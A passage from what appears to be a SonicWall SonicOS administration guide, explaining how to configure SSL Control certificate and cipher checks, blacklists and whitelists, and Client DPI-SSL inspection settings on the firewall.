- **Virtual Hosting** – A method employed by Web servers to host more than one website on a single server. A common implementation of virtual hosting is name-based (Host-header) virtual hosting, which allows for a single IP address to host multiple websites. With Host-header virtual hosting, the server determines the requested site by evaluating the "Host:" header sent by the client. For example, both `www.website1.com` and `www.website2.com` might resolve to `64.41.140.173`. If the client sends a "`GET /`" along with "`Host: www.website1.com`", the server can return content corresponding to that site.

  Host-header virtual hosting is generally not employed in HTTPS because the host header cannot be read until the SSL connection is established, but the SSL connection cannot be established until the server sends its Certificate. Since the server cannot determine which site the client will request (all that is known during the SSL handshake is the IP address) it cannot determine the appropriate certificate to send. While sending any certificate might allow the SSL handshake to commence, a certificate name (subject) mismatch will trigger a browser alert.
- **Weak Ciphers** – Relatively weak symmetric cryptography ciphers. Ciphers are classified as weak when they are less than 64 bits. For the most part, export ciphers are weak ciphers. Common weak ciphers lists common weak ciphers:

  Common weak ciphers

Cipher	Encryption	Occurs In
EXP1024-DHE-DSS-DES-CBC-SHA	DES (56)	SSLv3, TLS (export)
EXP1024-DES-CBC-SHA	DES (56)	SSLv3, TLS (export)
EXP1024-RC2-CBC-MD5	RC2 (56)	SSLv3, TLS (export)
EDH-RSA-DES-CBC-SHA	DES (56)	SSLv3, TLS
EDH-DSS-DES-CBC-SHA	DES (56)	SSLv3, TLS
DES-CBC-SHA	DES (56)	SSLv2, SSLv3, TLS
EXP1024-DHE-DSS-RC4-SHA	RC4 (56)	SSLv3, TLS (export)
EXP1024-RC4-SHA	RC4 (56)	SSLv3, TLS (export)
EXP1024-RC4-MD5	RC4 (56)	SSLv3, TLS (export)
EXP-EDH-RSA-DES-CBC-SHA	DES (40)	SSLv3, TLS (export)
EXP-EDH-DSS-DES-CBC-SHA	DES (40)	SSLv3, TLS (export)
EXP-DES-CBC-SHA	DES (40)	SSLv3, TLS (export)
EXP-RC2-CBC-MD5	RC2 (40)	SSLv2, SSLv3, TLS (export)
EXP-RC4-MD5	RC4 (40)	SSLv2, SSLv3, TLS (export)

Caveats and Advisories

1 **Self-signed and Untrusted CA enforcement** – If enforcing either of these two options, it is strongly advised that you add the common names of any SSL secured network appliances within your organization to the whitelist to ensure that connectivity to these devices is not interrupted. For example, the default subject name of a SonicWall network security appliances is `192.168.168.168`, and the default common name of SonicWall SSL VPN appliances is `192.168.200.1`.

2 If your organization employs its own private Certificate Authority (CA), it is strongly advised that you import your private CA's certificate into the **System > Certificates** store, particularly if you will be

enforcing blocking of certificates issued by untrusted CAs. Refer to Managing Certificates on page 202 for more information on this process.

3 SSL Control inspection is currently only performed on TCP port 443 traffic. SSL negotiations occurring on non-standard ports will not be inspected at this time.

4 **Server Hello fragmentation** – In some rare instances, an SSL server fragments the Server Hello. If this occurs, the current implementation of SSL Control does not decode the Server Hello. SSL Control policies are not applied to the SSL session, and the SSL session is allowed.

5 **Session termination handling** – When SSL Control detects a policy violation and terminates an SSL session, it simply terminates the session at the TCP layer. Because the SSL session is in an embryonic state at this point, it is not currently possible to redirect the client or to provide any kind of informational notification of termination to the client.

6 **Whitelist precedence** – The whitelist takes precedence over all other SSL Control elements. Any SSL server certificate which matches an entry in the whitelist will allow the SSL session to proceed, even if other elements of the SSL session are in violation of the configured policy. This is by design.

7 The number of pre-installed (well-known) CA certificates is 93. The resulting repository is very similar to what can be found in most Web-browsers. Other certificate related changes:

   a The maximum number of CA certificates was raised from 6 to 256.

   b The maximum size of an individual certificate was raised from 2,048 to 4,096.


   c The maximum number of entries in the whitelist and blacklist is 1,024 each.

SSL Control Configuration

NOTE: Before configuring SSL Control, ensure your firewall supports IPv6. You can confirm this by using the **IPv6 Check Network Settings** tool on the **System > Diagnostics** page; see IPv6 Check Network Settings on page 246.

SSL Control is located on Firewall panel, under the SSL Control Folder. SSL Control has a global setting, as well as a per-zone setting. By default, SSL Control is not enabled at the global or zone level. The individual page controls

are as follows (refer Key Concepts to SSL Control on page 1129 for more information on terms used in this section).



Topics:

General Settings

The **General Settings** section allows you to enable or disable SSL control:

- **Enable SSL Control** – The global setting for SSL Control. This must be enabled for SSL Control applied to zones to be effective. This option is not selected by default.

Action

The **Action** section is where you specify the action to be taken when an SSL policy violation is detected; either:

- **Log the event** – If an SSL policy violation, as defined within the **Configuration** section below, is detected, the event is logged, but the SSL connection is allowed to continue. This option is not selected by default.
- **Block the connection and log the event** – In the event of a policy violation, the connection is blocked and the event is logged. This option is selected by default.

Configuration

The **Configuration** section is where you specify the SSL policies to be enforced:

- **Enable Blacklist** – Controls detection of the entries in the blacklist, as configured in the Custom Lists on page 1136. This option is selected by default.
- **Enable Whitelist** – Controls detection of the entries in the whitelist, as configured in the **Configure Lists** section below. Whitelisted entries take precedence over all other SSL control settings. This option is selected by default.
- **Detect Expired Certificates** – Controls detection of certificates whose start date is before the current system time, or whose end date is beyond the current system time. Date validation depends on the firewall's System Time. Make sure your System Time is set correctly, preferably synchronized with NTP, on the **System > Time** page. This option is not selected by default.
- **Detect Incomplete Certificates** – Controls detection of certificates that contain incomplete information. This option is not selected by default.
- **Detect Weak Ciphers (<64 bits)** – Controls the detection of SSL sessions negotiated with symmetric ciphers less than 64 bits, commonly indicating export cipher usage. This option is not selected by default.
- **Detect Weak Digest Certificates** – Controls detection of certificates created using MD5 or SHA1. Both MD5 or SHA1 are not considered safe. This option is not selected by default.
- **Detect Self-Signed Certificates** – Controls the detection of certificates where both the issuer and the subject have the same common name. This option is selected by default.

  It is common practice for legitimate sites secured by SSL to use certificates issued by well-known certificate authorities, as this is the foundation of trust within SSL. It is almost equally common for network appliances secured by SSL (such as SonicWall security appliances) to use self-signed certificates for their default method of security. So while self-signed certificates in closed-environments are not suspicious, the use of self-signed certificates by publicly or commercially available sites is. A public site using a self-signed certificate is often an indication that SSL is being used strictly for encryption rather than for trust and identification. While not absolutely incriminating, this sometimes suggests that concealment is the goal, as is commonly the case for SSL encrypted proxy sites. The ability to set a policy to block self-signed certificates allows you to protect against this potential exposure. To prevent discontinuity of communications to known/trusted SSL sites using self-signed certificates, use the whitelist feature for explicit allowance.
- **Detect Certificates signed by an Untrusted CA** – Controls the detection of certificates where the issuer's certificate is not in the firewall's **System > Certificates** trusted store. This option is selected by default.

  Similar to the use of self-signed certificates, encountering a certificate issued by an untrusted CA is not an absolute indication of disreputable obscuration, but it does suggest questionable trust. SSL Control can compare the issuer of the certificate in SSL exchanges against the certificates stored in the SonicWall firewall where most of the well-known CA certificates are included. For organizations running their own private certificate authorities, the private CA certificate can easily be imported into the SonicWall's whitelist to recognize the private CA as trusted
- **Detect SSLv2** – Controls detection and blocking of SSLv2 exchanges. SSLv2 is known to be susceptible to cipher downgrade attacks because it does not perform integrity checking on the handshake. Best practices recommend using SSLv3 or TLS in its place. This option is not selected by default.
- **Detect SSLv3** – Controls detection and blocking of SSLv3 exchanges. This option is not selected by default.
- **Detect TLSv1** – Controls the detection and blocking of TLSv1 exchanges. This option is not selected by default.

Custom Lists

The **Custom Lists** section allows you to configure custom whitelists and blacklists.

- **Configure Blacklist and Whitelist** – Allows you to define strings for matching common names in SSL certificates. Entries are case-insensitive and are used in pattern-matching fashion, as shown in Blacklist and Whitelist: pattern matching:

Blacklist and Whitelist: pattern matching

Entry	Will Match	Will Not Match
sonicwall.com	https://www.sonicwall.com, https://csm.demo.sonicwall.com, https://mysonicwall.com, https://supersonicwall.computers.org, https://67.115.118.87 [a]	https://www.sonicwall.de
prox	https://proxify.org, https://www.proxify.org, https://megaproxy.com, https://1070652204 [b]	https://www.freeproxy.ru [c]


a. `67.115.118.67` is currently the IP address to which sslvpn.demo.sonicwall.com resolves, and that site uses a certificate issued to sslvpn.demo.sonicwall.com. This will result in a match to "`sonicwall.com`" since matching occurs based on the common name in the certificate.

b. This is the decimal notation for the IP address `63.208.219.44`, whose certificate is issued to `www.megaproxy.com`.

c. `www.freeproxy.ru` will not match "`prox`" since the common name on the certificate that is currently presented by this site is a self-signed certificate issued to "–". This can, however, easily be blocked by enabling control of self-signed or Untrusted CA certificates.

To configure the Whitelist and Blacklist:

1 Click the **Configure** button. The **SSL Control Custom LIsts** dialog displays.



2 To add a certificate to either the Black List or White List table, click **Add**. The **Add Blacklist/Whitelist Domain Entry** dialog displays.

3 Enter the certificate's name in the **Certificate Common Name** field.

NOTE: List matching is based on the subject common name in the certificate presented in the SSL exchange, not in the URL (resource) requested by the client.

You can edit and delete certificates with the buttons beneath each list table.

4 Click **OK**.

Changes to any of the SSL Control settings do not affect currently established connections; only new SSL exchanges that occur after the change is committed are inspected and affected.

5 Click **OK**.

6 Click **Accept**.

Enabling SSL Control on Zones

After SSL Control has been globally enabled, and the desired options have been configured, SSL Control must be enabled on one or more zones. When SSL Control is enabled on the zone, the firewall looks for Client Hellos sent from clients on that zone through the firewall will trigger inspection. The firewall then looks for the Server Hello and Certificate that is sent in response for evaluation against the configured policy. Enabling SSL Control on the LAN zone, for example, will inspect all SSL traffic initiated by clients on the LAN to any destination zone.

NOTE: If you are activating SSL Control on a zone (for example, the LAN zone) where there are clients who will be accessing an SSL server on another zone connected to the firewall (for example, the DMZ zone), it is recommended that you add the subject common name of that server's certificate to the whitelist to ensure continuous trusted access.

To enable SSL Control on a zone:

1 Navigate to the **Network > Zones** page.

2 Select the **Configure** icon for the desired zone. The **Edit Zone** dialog displays.

3 Select the **Enable SSL Control** checkbox.

4 Click **OK**. All new SSL connections initiated from that zone are now subject to inspection.

SSL Control Events

Log events include the client's username in the notes section (not shown) if the user logged in manually or was identified through CIA/Single Sign On. If the user's identity is not available, the note indicates the user is *Unidentified*.

SSL control: Event messages

#	Event Message	Conditions When it Occurs
1	SSL Control: Certificate with Invalid date	The certificate's start date is either before the SonicWall's system time or it's end date is after the system time.
2	SSL Control: Certificate chain not complete	The certificate has been issued by an intermediate CA with a trusted top-level CA, but the SSL server did not present the intermediate certificate. This log event is informational and does not affe3ct the SSL connection.
3	SSL Control: Self-signed certificate	The certificate is self-signed (the CN of the issuer and the subject match). **NOTE:** For information about enforcing self-signed certificate controls, see Caveats and Advisories on page 1132.

SSL control: Event messages

#	Event Message	Conditions When it Occurs
4	SSL Control: Untrusted CA	The certificate has been issued by a CA that is not in the **System > Certificates** store of the firewall. **NOTE:** For information about enforcing self-signed certificate controls, see Caveats and Advisories on page 1132.
5	SSL Control: Website found in blacklist	The common name of the subject matched a pattern entered into the blacklist.
6	SSL Control: Weak cipher being used	The symmetric cipher being negotiated was fewer than 64 bits. For a list of weak ciphers, see Common weak ciphers.
7	See #2	See #2.
8	SSL Control: Failed to decode Server Hello	The Server Hello from the SSL server was undecipherable. Also occurs when the certificate and Server Hello are in different packets, as is the case when connecting to a SSL server on a SonicWall appliance. This log event is informational, and does not affect the SSL connection.
9	SSL Control: Website found in whitelist	The common name of the subject (typically a website) matched a pattern entered into the Whitelist. Whitelist entries are always allowed, even if there are other policy violations in the negotiation, such as SSLv2 or weak ciphers.
10	SSL Control: HTTPS via SSLv2	The SSL session was being negotiated using SSLv2, which is known to be susceptible to certain man-in-the-middle attacks. Best practices recommend using SSLv3 or TLS instead.

Part 11

DPI-SSL

96

About DPI-SSL

About DPI-SSL

NOTE: DPI-SSL is a separate, licensed feature that provides inspection of encrypted HTTPS traffic and other SSL-based IPv4 and IPv6 traffic.

Topics:

Functionality

Topics:

Supported Features

Deep Packet Inspection of Secure Socket Layer (DPI-SSL) extends SonicWall's Deep Packet Inspection technology to the inspection of encrypted HTTPS traffic and other SSL-based traffic. The SSL traffic is decrypted (intercepted) transparently, scanned for threats, and then re-encrypted and, if no threats or vulnerabilities are found, sent along to its destination.

DPI-SSL provides additional security, application control, and data-leakage prevention for analyzing encrypted HTTPS and other SSL-based traffic. DPI-SSL supports:

- Transport Layer Security (TLS) Handshake Protocol 1.2 and earlier versions – Starting with SonicOS 6.2.5.1, the TLS 1.2 communication protocol is supported during SSL inspection/decryption between the firewall and the server in DPI-SSL deployments (previously, TLS 1.2 was only supported between client and firewall). SonicOS also supports TLS 1.2 in other areas as well.

- SHA-256 – Starting with SonicOS 6.2.5.1, all re-signed server certificates are signed with the SHA-256 hash algorithm.
- Perfect Forward Secrecy (PFS) – Perfect Forward Secrecy-based ciphers and other stronger ciphers are prioritized over weak ciphers in the advertised cipher suite. As a result, the client or server is not expected to negotiate a weak cipher unless the client or server does not support a strong cipher.

DPI-SSL also supports application-level Bandwidth Management over SSL tunnels. App Rules HTTP bandwidth management policies also applies to content that is accessed over HTTPS when DPI-SSL is enabled for App Rules.

Security Services

The following security services and features can use DPI-SSL:

- Gateway Anti-Virus
- Gateway Anti-Spyware
- Intrusion Prevention
- Content Filtering
- Application Firewall

Deployment Scenarios

DPI-SSL has two main deployment scenarios:

- **Client DPI-SSL**: Used to inspect HTTPS traffic when clients on the appliance's LAN access content located on the WAN. Exclusions to DPI-SSL can be made on a common-name or category basis.
- **Server DPI-SSL**: Used to inspect HTTPS traffic when remote clients connect over the WAN to access content located on the appliance's LAN.

Proxy Deployment

DPI-SSL supports proxy deployment, where all client browsers are configured to redirect to a proxy server, but an appliance sits between the client browsers and the proxy server. All DPI-SSL features are supported in this scenario, including supporting domain exclusions when the domain is part of a virtual hosting server, or in some cloud deployments, wherein the same server IP can be used by multiple domains.

Additionally, typical data center server farms are fronted with a load balancer and/or reverse SSL Proxy to offload SSL processing on the servers. For a load balancer fronting the servers and doing decryption, the appliance usually only sees the IP of the load balancer, and the load balancer decrypts the content and determines the specific server to assign this connection to. DPI-SSL now has a global policy option to disable an IP-based exclusion cache. The exclusions continues to work even if the IP-based exclusion cache is off.

Customizing DPI-SSL

IMPORTANT: Add the NetExtender SSL VPN gateway to the DPI SSL IP-address exclusion list. As NetExtender traffic is PPP-encapsulated, having SSL VPN decrypt such traffic does not produce meaningful results.

In general, the policy of DPI-SSL is to secure any and all traffic that flows through the appliance. This may or may not meet your security needs, so DPI-SSL allows you to customize what is processed.

DPI-SSL comes with a list (database) of built-in (default) domains excluded from DPI processing. You can add to this list at any time, remove any entries you've added, and/or toggle built-in entries between exclusion from and inclusion in DPI processing. DPI-SSL also allows you to exclude or include domains by common name or category (for example, banking or health care).

Excluded sites, whether by common name or category, however, can become a security risk that can be exploited in the future by exploit kits that circumvent the appliance and are downloaded to client machines or by a man-in-the-middle hijacker presenting a fake server site/certificate to an unsuspecting client. To prevent such risks, DPI-SSL allows excluded sites to be authenticated before exclusion.

As the percentage of HTTPS connections increase in your network and new https sites appear, it is improbable for even the latest SonicOS version to contain a complete list of built-in/default exclusions. Some HTTPS connections fail when DPI-SSL interception occurs due to the inherent implementation of a new client app or the server implementation, and these sites may need to be excluded on the appliance to provide a seamless user experience. SonicOS keeps a log of these failed connections that you can troubleshoot and use to add any trusted entries to the exclusion list.

In addition to excluding/including sites, DPI-SSL provides both global authentication policy and a granular exception policy to the global one. For example, with a global policy to authenticate connection, some connections may be blocked that are in essence safe, such as new trusted CA certificates or a a self-signed server certificate of a private (or local-to-enterprise deployment) secure cloud solution. The granular option allows you to exclude individual domains from the global authentication policy.

You can configure exclusions for a domain that is part of a list of domains supported by the same server (certificate). That is, some server certificates contain multiple domain names, but you want to exclude just one of these domains without having to exclude all of the domains served by a single server certificate. For example, you can exclude `youtube.com` without having to exclude any other domain, such as `google.com`, even though `*.google.com` is the common name of the server certificate that has `youtube.com` listed as an alternate domain under Subject Alternate-Name extension.

Connections per Appliance Model

Maximum concurrent connections per platform supported by Client DPI-SSL shows each platform and the maximum number of concurrent connections on which the appliance can perform Client DPI-SSL inspection.

Maximum concurrent connections per platform supported by Client DPI-SSL


Hardware Model	Max Concurrent DPI-SSL Connections	Hardware Model	Max Concurrent DPI-SSL Connections	Hardware Model	Max Concurrent DPI-SSL Connections
SM 9800	48,000	NSA 6600	6,000	TZ600	750
SM 9600	12,000	NSA 5600	4,000	TZ500	750
SM 9400	10,000	NSA 4600	3,000	TZ500W	750
SM 9200	8,000	NSA 3600	2,000	TZ400	500
		NSA 2600	1,000	TZ400W	500
				TZ300	500
		SOHO W	100	TZ300W	500

NOTE: For SuperMassive 9200, 6400, and 9600 and NSA Series firewalls with more that 250,000 DPI settings and dynamic connection sizing configured, the firewall can increase the DPI-SSL connection count dynamically. For more information, see Dynamic Connection Sizing on page 1050.

97


Configuring Client DPI-SSL Settings

DPI-SSL > Client SSL



Topics:

Viewing DPI-SSL Status



The **DPI-SSL Status** section displays the current DPI-SSL connections, peak connections, and maximum connections.

Configuring Client DPI-SSL


The Client DPI-SSL deployment scenario typically is used to inspect HTTPS traffic when clients on the LAN browse content located on the WAN. In this scenario, the firewall typically does not own the certificates and private keys for the content it is inspecting. After performing DPI-SSL inspection, the appliance re-writes the certificate sent by the remote server and signs this newly generated certificate with the certificate specified in the Client DPI-SSL configuration. By default, this is the firewall certificate authority (CA) certificate, but a different certificate can be specified. Users should be instructed to add the certificate to their browser's trusted list to avoid certificate trust errors.

Topics:

Configuring General Settings

To enable Client DPI-SSL inspection:

1 Go to the **General** tab of the **DPI-SSL > Client SSL** page.



2 Select the **Enable SSL Client Inspection** checkbox. By default, this checkbox is not enabled.

3 Select one or more of the following services with which to perform inspection; none are selected by default:

- **Intrusion Prevention**
- **Gateway Anti-Virus**
- **Gateway Anti-Spyware**
- **Application Firewall**
- **Content Filter**

4 To authenticate servers for decrypted/intercepted connections, select the **Always authenticate server for decrypted connections** checkbox. When enabled, DPI-SSL blocks connections:

- To sites with untrusted certificates.
- If the domain name in the Client Hello cannot be validated against the Server Certificate for the connection.

By default, this checkbox is not enabled.

IMPORTANT: Only enable this option if you need a high level of security. Blocked connections show up in the connection failures list, as described in Showing Connection Failures on page 1152.

TIP: If you enable this option, use the **Skip CFS Category-based Exclusion** option (see Excluding/Including Common Names on page 1149) to exclude a particular domain or domains from this global authenticate option. This is useful to override any server authentication-related failures of trusted sites.

5 To disable use of the server IP address-based dynamic cache for exclusion, select the **Deployments wherein the Firewall sees a single server IP for different server domains, ex: Proxy setup** checkbox. By default, this checkbox is not enabled.

This option is useful for proxy deployments, where all client browsers redirect to a proxy server, including if appliance is between the client browsers and the proxy server. All DPI-SSL features are supported, including domain exclusions when the domain is part of a virtual hosting server, as part of a server farm fronted with a load balancer, or in some cloud deployments, wherein the same server IP can be used by multiple domains.

In such deployments, all server IPs as seen by the appliance are the proxy server's IP. It is, therefore, imperative that in proxy deployments, IP-based exclusion cache is disabled. Enabling this option does not affect SonicOS's capability to perform exclusions.

6 By default, new connections over the DPI-SSL connection limit are bypassed. To allow new connections to bypass decryption instead of being dropped when the connection limit is exceeded, select the **Allow SSL without decryption (bypass) when connection limit exceeded** checkbox. This option is selected by default.

To ensure new connections over the DPI-SSL connection limit are dropped, deselect/disable this checkbox.

7 To audit new, built-in exclusion domain names before they are added for exclusion, select the **Audit new built-in exclusion domain names prior to being added for exclusion** checkbox. By default, this checkbox is not enabled.

When this option is enabled, whenever changes to the built-in exclusion list occur, for example, an upgrade to a new firmware image or other system-related actions, a notification pop-up dialog displays over the **DPI-SSL > Client SSL** with the changes. You can inspect/audit the new changes and accept or reject any, some, or all of the new changes to the built-in exclusion list. At this point, the run-time exclusion list is updated to reflect the new changes.

If this option is disabled, SonicOS accepts all new changes to the built-in exclusion list and adds them automatically.

8 To always authenticate a server before applying a common-name or category exclusion policy, select the **Always authenticate server before applying exclusion policy** checkbox. When enabled, DPI-SSL blocks excluded connections:

- To sites with untrusted certificates.
- If the domain name in the Client Hello cannot be validated against the Server Certificate for the connection.

This is a useful feature to authenticate the server connection before applying exclusion policies. Enabling this option ensures that the appliance does not blindly apply exclusion on connections and thereby create a security hole for exclusion sites or sites belonging to excluded categories. This is especially relevant when banking sites, as a category, are excluded.

By validating both the server certificate and the domain name in the Client Hello before applying an exclusion policy, SonicOS can reject untrusted sites and potentially block a type of zero-day attack from taking place. The SonicOS implementation takes the “trust-but-verify” approach to ensure that a domain name that matches the exclusion policy criteria is validated first, thus preventing an unsuspecting client from phishing or URL-redirect-related attacks.

By default, this checkbox is not enabled.

IMPORTANT: If you are excluding alternate domains in the Subject-Alternate-Name extension, it is recommended that you enable this option.

TIP: If you enable this option, use the **Skip CFS Category-based Exclusion** option (see Excluding/Including Common Names on page 1149) to exclude a particular domain or domains from this global authenticate option. This is useful to override any server authentication-related failures of trusted sites.

9 Click **Accept**.

Selecting the Re-Signing Certificate Authority


The re-signing certificate replaces the original certificate signing authority only if that authority certificate is trusted by the firewall. If the authority is not trusted, then the certificate is self-signed. To avoid certificate errors, choose a certificate that is trusted by devices protected by DPI-SSL.

NOTE: For information about requesting/creating a DPI SSL Certificate Authority (CA) certificate, see the Knowledge Base article, *How to request/create DPI-SSL Certificate Authority (CA) certificates for the purpose of DPI-SSL certificate resigning* (SW14090).

To select a re-signing certificate

1 Navigate to the **DPI-SSL > Client SSL** page.

2 Click the **Certificate** tab.




3 Select the certificate to use from the **Certificate** drop-down menu. By default, DPI-SSL uses the **Default SonicWall DPI-SSL CA certificate** to re-sign traffic that has been inspected.

NOTE: If the certificate you want is not listed, you can import it from the **System > Certificates** page. See Importing Certificates on page 205.

For PKCS-12-formatted certificates, see Creating PKCS-12 Formatted Certificate File on page 206.

4 To download the selected certificate to the firewall, click the **(download)** link. The **Opening *filename*** dialog appears.

TIP: To view available certificates, click on the **(Manage Certificates)** link to display the **System > Certificates** page



a Ensure the **Save File** radio button is selected.

b Click **OK**.

The file is downloaded.

5 Click **Accept**.

Adding Trust to the Browser

